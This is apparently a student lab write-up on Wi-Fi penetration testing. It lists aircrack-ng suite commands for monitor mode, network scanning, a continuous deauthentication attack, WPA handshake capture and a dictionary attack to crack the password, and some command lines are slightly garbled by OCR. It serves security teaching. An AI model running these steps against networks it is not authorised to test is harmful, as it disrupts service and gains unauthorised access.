Practical – 11

AIM: Perform Wi-Fi security testing by capturing and analyzing wireless packets using the suite and attempt to crack the Wi-Fi password of a secured network for educational and ethical hacking purposes.

Objective:

To understand and perform the steps involved in monitoring, capturing, and attempting to crack Wi-Fi passwords using ethical hacking tools like airmon-ng, airodump-ng, aireplay-ng, and aircrack-ng in a controlled lab environment.

Tools Used:

- Kali Linux / Parrot OS (with built-in wireless auditing tools)
- Wireless Adapter (capable of monitor mode)
- Terminal & Command Line Tools:
  - airmon-ng
  - airodump-ng
  - aireplay-ng
  - aircrack-ng

Theory:


Wi-Fi hacking primarily involves capturing the 4-way handshake between a router and a connecting device. The handshake contains encrypted information that, when combined with a wordlist, may allow cracking the Wi-Fi password.

Key Concepts:

→ Monitor Mode: Allows the wireless card to capture all nearby wireless traffic.
→ Deauthentication Attack: Forces connected devices to reconnect, triggering the handshake.
→ Handshake Capture: The encrypted key exchange used during authentication.
→ Dictionary Attack: Tries each password in a wordlist to decrypt the captured handshake.

Procedure:

1. **Check Wireless Interface: iwconfig:**




2. **Start Monitor Mode:**

   sudo airmon-ng


   sudo airmon-ng check kill sudo

   airmon-ng start wlan0



3. Scan Nearby Wi-Fi Networks:

sudo airodump-ng wlan0




4. Target a Specific Network:

sudo airodump-ng --bssid <router_BSSID> -c <channel> wlan0mon


5. Capture the 4-Way Handshake:

sudo airodump-ng -w hack1 -c <channel> --bssid <router_BSSID> wlan0




6. Deauthenticate a Device (Force Reconnection):

sudo aireplay-ng --deauth 0 -a <router_BSSID> wlan0




7. Captured The WPA Handshake on top:



8. Crack the Captured Handshake:

sudo aircrack-ng hack1.cap -w /path/to/wordlist.txt



Conclusion:

This lab demonstrated the core steps involved in wireless penetration testing. It highlights the importance of strong passwords and the need for WPA2/WPA3 security and MAC filtering to protect Wi-Fi networks.